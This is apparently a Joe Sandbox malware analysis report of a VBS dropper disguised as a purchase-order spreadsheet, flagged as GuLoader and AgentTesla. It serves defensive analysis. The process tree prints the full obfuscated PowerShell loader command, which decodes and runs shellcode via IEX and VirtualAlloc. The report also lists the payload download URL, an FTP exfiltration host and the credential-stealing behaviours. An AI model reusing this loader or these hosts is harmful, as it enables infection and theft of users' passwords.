


**ID:** 755440
**Sample Name:** PO-09784893 xlsx.vbs
**Cookbook:** default.jbs
**Time:** 18:44:48
**Date:** 28/11/2022
**Version:** 36.0.0 Rainbow Opal

# Table of Contents


# Windows Analysis Report

## PO-09784893 xlsx.vbs


## Overview

### General Information

| | |
|---|---|
| Sample Name: | PO-09784893 xlsx.vbs |
| Analysis ID: | 755440 |
| MD5: | bfa859d9ad7b23.. |
| SHA1: | a1b3e395dc20bc.. |
| SHA256: | ec51e9ad23c469.. |
| Infos: | |



### Detection





AgentTesla, GuLoader

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Malicious sample detected (through…
- Yara detected AgentTesla
- Sigma detected: Dot net compiler co…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Tries to harvest and steal ftp login c…

### Classification



## Process Tree

- **System is w10x64native**
- wscript.exe (PID: 1232 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-09784893 xlsx.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - cmd.exe (PID: 4760 cmdline: CMD.EXE /c echo C:\Windows MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 1172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 416 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe "$Saudiarabiske = """KoAEldMedPo-CeTphySupLnePh Eg-FrTFoyCeps peGrDTeefafSaiRenSpiPltSeiUfoSlnRa Je'DruBlsLiiMinIngAx AjSmoyTesZatIneNemUg;SpuLesUniSonUngMu TrSPoyeIsIntHaeKomTr.SvRKiuHenHatEgiSimKaeSh.MoICanPitO xeterStoFepTeSAreEfrSkvFoishcGaeBesFo;FopKouBabSelStihocLv MasAftTraRutSeiBecad MecVelSaaXysAusBr OsTSehLiwBuaKorHutAbnBeeBesBusUn1Ce Sa{Tr[ MaDAnlOmlSpIVemArpSuoSerUttFr(St`"""PeAUnDOoVEdAStPunIFo3Nd2La.cuDGeLruLCi`"""Cl)Bl]BrpasuVibBoIlsiudcWa UnsBetSuaImtAfiFucBi HaeSlxTotboeTjrSunKt rei VinSotTu SpGReeAftUdSoveLarUdvCoiVacTieSkKSteSayCiNlnaWempreTa(NoiNongrtCo OmNAnoTayMoiCasPllMa,GriApnIntAl AlSSelLagSptSm6Pe9Fo,BiiUrnBetPi KrAlsfFif LiainlPo,maiBenMotTr AsbTeaGagLaaNy)Ma;Sc[SoDChlDelNgIGomMiptioVarkutPa(Sa`"""SkgWhdBoiSe3Vi2Pe`"""Sn)Ka]BepKruRabKlIlbiFecSl FosBetAdaArtGriHvcEm Dre HaxSatSeeAsrBrnDa AaiafnLotOv BeGNaeSotHjCamlRgiBupSaRmagConRe(SkiBanRatHe KoMEkuTalLa,StiaunCetEt TrGMagpyeUngAnuFi)Wo;Ub[UbDCalExlStlRomCi pReoCarDytTr(Se`"""cakDieSarSenPleMalbi3Tr2si`"""Tr)Be]JopBruYabSolAuiLacDi DisLjtSkaEmtTuiOvcBe AterexSttDreAtrFonWe FIIUnnpatTaPsttVerAr SaEpinLsuMe mUnSHayAbsDotaseTumSpLDroAdcVoaSllSteDksBaWSa(RauSviOpnAltko MevPe1du,MoiUnnHeter PlvSn2Ta)Du;He[CaDFolGylRaIEcmArpAnoBrrQutFe(Li`"""SykBaes kravnKaeMilSk3Mo2de`"""Di)Fa]PrpCouBebAnlAfiHycUn AlsHjtHyaDrtMiiUncPi CeeStxKytKaeAlrKonac ariBlnCatse HuGSilPsoSebEfaPllEmDMaeSalHeeSatBreprASmtGuoF imUn(PuiAenFotDr TePTrrtleDe1To5Sa1Co)Sk;ha[BaDEvlEulTrIDemHopSaoFarNotTr(Ca`"""AkgPidPliFi3Sc2Re`"""Aa)Da]SapEkuApbTalReiHacPr NosoptSraSktStiSqcAk E neAaxSptFoeTarDenSp AriSenOvtBe FlSFotEnrunoAekSheBoABlnTadPaFGeiSolAnlblPOsaAvtunhPr(DiiDdnArtKl AcEKrtLuhWiyUnlHj8Bl7Du)Bi;Qu[NoDKrlUnlEklApmEmpSyoi nrGltCy(Sa`"""seuMosPeeafrPa3Bl2In`"""Ko)Un]JrpdiuRebSklNoiSncSc SpsFutstaSetFaiklcMe UeeDexUdtCoeUnrJanSt iniNonFltRh GrCInlSkoInsBiePyCDalSuiMopEtbE noTaaTarBedPa(Ku)Un;Yn[ChDAglLrlOtlCamCopSaoGhrmatBa(Sp`"""PawTriArnResGapDeoAnoSplTi.BrdExrObvSp`"""Un)Dr]OppHeuInbUnlCeiCocSt UnsSetCeaFotDiistcMe S tePaxwatlaeBrrRenOv PaiStnCotRu PlSEncLuhTeeNodTrutalDaedrJMaoPrbTr(BeitynOltkl KnUFanAfoKovCoeStrEl2Br2Kl6Re,IniNonRetKo PiaMikWetStiWa)Mu;Dd[AfDUnlS llspIVomRepNooTrrChtOl(Cy`"""GeAAnDPrVEgALiPSelFo3Sp2Re.RyDOvLAjLRe`"""Do)St]TypNauRabMelPoilocBu PIsFitMiapatSciPecTa DieStxBotDreHurmenAl MliFanBltCi TrQMouFaeErrAryVoSHaeKorKrvTsiLecKueFaCudoAfnPrfliiSugHe(MuiFonpitHo prRTheEngofIEseatrFi,LiiInnGrtFu opCEnogasAc0Ti,BaiMinSttSh GrDDriSpsDepreoOvsS u,CoiRinTatIn NoNPeaRupUnhLeoEr2Ho7No)Mo;Un[InDHalaflUvlAfmCoppaosprUntTo(Co`"""IrwaliSknMisOvpPeoNooAalRe.SldMorKlvFo`"""St)Se]CopFouCrbBilOpiSkcSk K asOvtBlaantFriOmcMa UneSuxEntTreLyrDenBe VeiFonRitCa haDCioUncGruRemDreMunWetSePFirSloLipPaeVkrPutIniTeeEnsVe(BoiAanLitWo WiFUvoTarBesat,FoiVenNitsa G rLSuaNonUsgSorBeeSi,FoiYunMitOu StSObkRerHeisevTv,FriGanTetTo BuhGheKamEx,waiAlnAntAn MeSSeaRhmErbDuaGrfTu,SeiSlnuntEx MoRReesitSpiau)Fr;Dr[ WhDamlRelkulTamBlpLdoChrLutBa(An`"""SegAddFriFr3af2Tr`"""No)Ga]GlpFruFobSclIriLecDo UmscatOuaNytCeiStcfo DieTjxbltMoefurkinSc FliBlnSttSi DoPmatKrVFui ImsSuiNobHelSaeAf(PeiBrnSktSt BjSsnaKutAf,PaiCynIntRo ciAPssPspKoafa,LsiSenbatsl JePRerTajSesTiiUnsTg)su;Ny[HuDSalGalTjlOlmSepAropirRetLe(Vi`"""DeuLes AfeSmrFo3Bu2An`"""pa)Sw]SkpAcuDibinlKriNrcBl TasUntBiaPotAniIncCh CoeFrxPltLoeUnrPenTo HyiTunprtMa jaGPreFotBuMSkeSpsNssBeaMagAieTi(PoiinnautSl TyGTui ChrDi,TriLanHotSt AmSSitTorDoaFa,SkibanRetin PrkBeiInpPrkRoaLalBo,AdiAnnAntGe UlFBeiRerNr)So;Kh[InDHolRilRklGumrepfloGarlstLa(Pa`"""PekEseSkrArnSaeChl Me3An2ti`"""Ji)Ca]SapCeuCabAflReiTocUn PesCltLiaSetOciDacCh KoeAlxUntPreDerNinCi DiiFonPltFl DuVPoiSarFotHeuOgaThlFeAUnlMolSeoDicRe(TrisknSytDo SevNe1 Ko,KaiBanBetNi PrvKn2Bi,HeiBanAmtMo InvSt3Bu,CoiMunMitTr Sivti4To)Tr;Bl[MaDinlDelJulSvmMepKboMirRitVi(Gr`"""DiAToDboVToAMaPMilHa3Hv2Ho.BrDDeLKaLUn`""" Ru)Am]RgpKauTybVilDaiUncCh TosNetUnaMetUniBrcSe SeeNexEntIneDarBinQu AriStnSttOp RaRDoeTrgLiLOvopsaDadOpKHoeFryFr(SiiPhnSatIn syDZaaHocUnrIm yBa,FaiUnnaltFo SpSSatHaoUnrPr,TiiHinPutBu NoONanEscfi)He;Po[noDCelHalBIlStmUnpUnoDarArtGi(Ge`"""SpgundSliMo3Sp2Pa`"""Em)TiJAlpDiuFabTrlLiiChcGe PosKo tHoaCetFliStcSe TreLsxRetAceUrrConBa FoiInnMitTr DdWAeiGedKaePrnfiPTjaSttBlhVe(StiHanTutIs TeOGabBydBauTr)St;Ra}Fj'Al;Bj`$DdTPohPawPlaRerFrtFrnvieVisD esSh3Gu=Fr[UdTPshRewKaaOnrSetPjnTreScsWosAr1Ov]Ca:Kn:frVMaiVirSetheuHoaVelStANulArlFooNocSu(So0Nu,Re1Mi0Cl4Ha8Mi5Pr7Ka6Mo,Un1Un2Fr2Br8Ce8Sm, pe6Tr4po)jo;Se`$ReNWiaCreFggLaaAntTaePu=Mi(NoGBleMntBu-ScIPatCieNemAuPDyrFooKupSleKurTrtInyKa Tv-haPBaaExtLohLi Ch'GyHFiKSuCSeUEn:Fr\InTVorM uekaeUotPsiSksIneFu\SkFAneDijStlErtCaoCalHvkBlnPoiPrnNegCheBanovsMu1Ef6Fo0Ka'Ha)Ci.TiHBaeSulViafofSotBoeHonElsSlfMoiKolLomSyeLnnResBr;Ft`$FoVToiJalKrl feiPagPesRetAreKnsSy Ne=Tv Rl[VoSCyyKnsadtLeeAdmSk.OuCAdoUnnHevnoeFirNotSi]Ov:Ac:RaFMurZeoKmmevBBeaNysMueRe6Un4MoSSltRerStiUnnCogKl(Ga`$StNC haGeePrgAuaLotObeFa)Me;Kv[SoSGryBesMatEmeSmmFe.crRInuGrnLetRiiStmdeeIm.KaIFrnAjtFleOprcroBepPrSGaeGrrSnvIniGncOveHosFa.HaMInaVerGosFrhAnaAll Bl]Fr:El:WaCVaoVapCoyir(Un`$HiVTriSilSwlShiSagCosartFreSlsCa,Br ca0Gs,Ru Be Cr`$HeTRehBewBiaWorFltUnnOveUnsHysVa3Ug,By Zy`$BiVSpiSalGrlKoiSvgKrsLitUde DrsAd.HecMioPouAjnCttHa)Ov;Me[HyTBuhPrwFyausrAntBenMaeMospasHo1In]Je:Sa:HoEtrnBiuPimFrSBrycesditBeeKamUdLAeoDrcKoaGelOpeLesGeWVi(Bo`$feTSahS kwJoaEnrCitPrnPeeSasTossi3Bi,be Kr0De)rh#Te;""";Function Thwartness4 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Sallowy = $Sallowy + $HS.Substring ($i, 1); } $Sallowy;}$Fictioneer0 = Thwartness4 'UdIReEDiXSk ';$Fictioneer1= Thwartness4 $Saudiarabiske;&$Fictioneer0 $Fictioneer1;; MD5:

C32CA4ACFCC635EC1EA6ED8A34DF5FAC)

- conhost.exe (PID: 424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- csc.exe (PID: 4292 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
  - cvtres.exe (PID: 7040 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB964.tmp" "c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
- CasPol.exe (PID: 7836 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)

- **cleanup**

# Malware Configuration

**No configs have been found**

# Yara Signatures

## Initial Sample

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| PO-09784893 xlsx.vbs | WScript_Shell_PowerShell_Combo | Detects malware from Middle Eastern campaign reported by Talos | Florian Roth | • 0xa39:$s1: .CreateObject("WScript.Shell")<br>• 0x3fe57:$p1: powershell.exe<br>• 0x4d288:$p1: powershell.exe |

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000005.00000002.2688111783.0000000009190000.00000040.00001000.00020000.00000000.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security | |
| 0000000B.00000000.2410724852.000000000B00000.00000040.00000400.00020000.00000000.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security | |
| 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security | |
| Process Memory Space: powershell.exe PID: 416 | INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC | Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution | ditekSHen | • 0x289c:$b2: ::FromBase64String(<br>• 0x14ef1e:$b2: ::FromBase64String(<br>• 0x17a50f:$b2: ::FromBase64String(<br>• 0x3712a:$s1: -join<br>• 0x378df:$s1: -join<br>• 0x1394bb:$s1: -join<br>• 0x13b34b:$s1: -join<br>• 0x165625:$s1: -join<br>• 0x1d371a:$s1: -join<br>• 0x1e07ef:$s1: -join<br>• 0x1e3bc1:$s1: -join<br>• 0x1e4273:$s1: -join<br>• 0x1e5d64:$s1: -join<br>• 0x1e7f6a:$s1: -join<br>• 0x1e8791:$s1: -join<br>• 0x1e9001:$s1: -join<br>• 0x1e973c:$s1: -join<br>• 0x1e976e:$s1: -join<br>• 0x1e97b6:$s1: -join<br>• 0x1e97d5:$s1: -join<br>• 0x1ea025:$s1: -join |

Click to see the 2 entries

# Sigma Signatures

## Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

## Snort Signatures

No Snort rule has matched

## Joe Sandbox Signatures

### AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

### System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

### Data Obfuscation

Yara detected GuLoader

Obfuscated command line found

### Malware Analysis System Evasion

Tries to detect Any.run

Potential evasive VBS script found (use of timer() function in loop)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

### Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

### Remote Access Functionality


Yara detected AgentTesla

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | 2 1 1 Windows Management Instrumentation | 1 DLL Side-Loading | 1 DLL Side-Loading | 1 Disable or Modify Tools | 2 OS Credential Dumping | 1 File and Directory Discovery | Remote Services | 1 Archive Collected Data | 1 Exfiltration Over Alternative Protocol | 1 Ingress Tool Transfer | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Default Accounts | 3 2 1 Scripting | Boot or Logon Initialization Scripts | 1 Access Token Manipulation | 1 Deobfuscate/Decode Files or Information | 1 Credentials in Registry | 1 1 5 System Information Discovery | Remote Desktop Protocol | 2 Data from Local System | Exfiltration Over Bluetooth | 1 Encrypted Channel | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout |
| Domain Accounts | 2 1 Command and Scripting Interpreter | Logon Script (Windows) | 1 1 Process Injection | 3 2 1 Scripting | Security Account Manager | 2 2 1 Security Software Discovery | SMB/Windows Admin Shares | 1 Email Collection | Automated Exfiltration | 2 Non-Application Layer Protocol | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data |
| Local Accounts | 1 PowerShell | Logon Script (Mac) | Logon Script (Mac) | 2 Obfuscated Files or Information | NTDS | 1 Process Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | 2 2 Application Layer Protocol | SIM Card Swap | | Carrier Billing Fraud |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | 1 DLL Side-Loading | LSA Secrets | 2 4 1 Virtualization/Sandbox Evasion | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communication | | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | 1 Masquerading | Cached Domain Credentials | 1 Application Window Discovery | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service | | Abuse Accessibility Features |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | 2 4 1 Virtualization/Sandbox Evasion | DCSync | Network Sniffing | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Wi-Fi Access Points | | Data Encrypted for Impact |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | 1 Access Token Manipulation | Proc Filesystem | Network Service Scanning | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol | Downgrade to Insecure Protocols | | Generate Fraudulent Advertising Revenue |
| Exploit Public-Facing Application | PowerShell | At (Linux) | At (Linux) | 1 1 Process Injection | /etc/passwd and /etc/shadow | System Network Connections Discovery | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols | Rogue Cellular Base Station | | Data Destruction |


## Behavior Graph




# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| PO-09784893 xlsx.vbs | 2% | ReversingLabs | | |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| ftp.mcmprint.net | 10% | Virustotal | | Browse |

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://ftp://ftp.mcmprint.netnoffice | 0% | Avira URL Cloud | safe | |
| http://127.0.0.1:HTTP/1.1 | 0% | Avira URL Cloud | safe | |
| http://https://go.micro | 0% | Avira URL Cloud | safe | |
| http://b3solutionscws.com/wp-admin/includes/yyXYRRIJkuolPn153.fla | 0% | Avira URL Cloud | safe | |
| http://pesterbdd.com/images/Pester.png | 100% | Avira URL Cloud | malware | |
| http://https://contoso.com/ | 0% | Avira URL Cloud | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www | 0% | Avira URL Cloud | safe | |
| http://https://contoso.com/License | 0% | Avira URL Cloud | safe | |
| http://DynDns.comDynDNSnamejidpasswordPsi/Psi | 0% | Avira URL Cloud | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://contoso.com/Icon | 0% | Avira URL Cloud | safe | |
| http://OowQOv.com | 0% | Avira URL Cloud | safe | |
| http://hWFpSCunbgPMSZDs.net | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| ftp.mcmprint.net | 185.31.121.136 | true | false | • 10%, Virustotal, Browse | unknown |
| b3solutionscws.com | 192.185.145.188 | true | false | | unknown |

## Contacted URLs


| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://b3solutionscws.com/wp-admin/includes/yyXYRRIJkuolPn153.fla | false | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://127.0.0.1:HTTP/1.1 | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | low |
| http://nuget.org/NuGet.exe | powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp | false | | high |
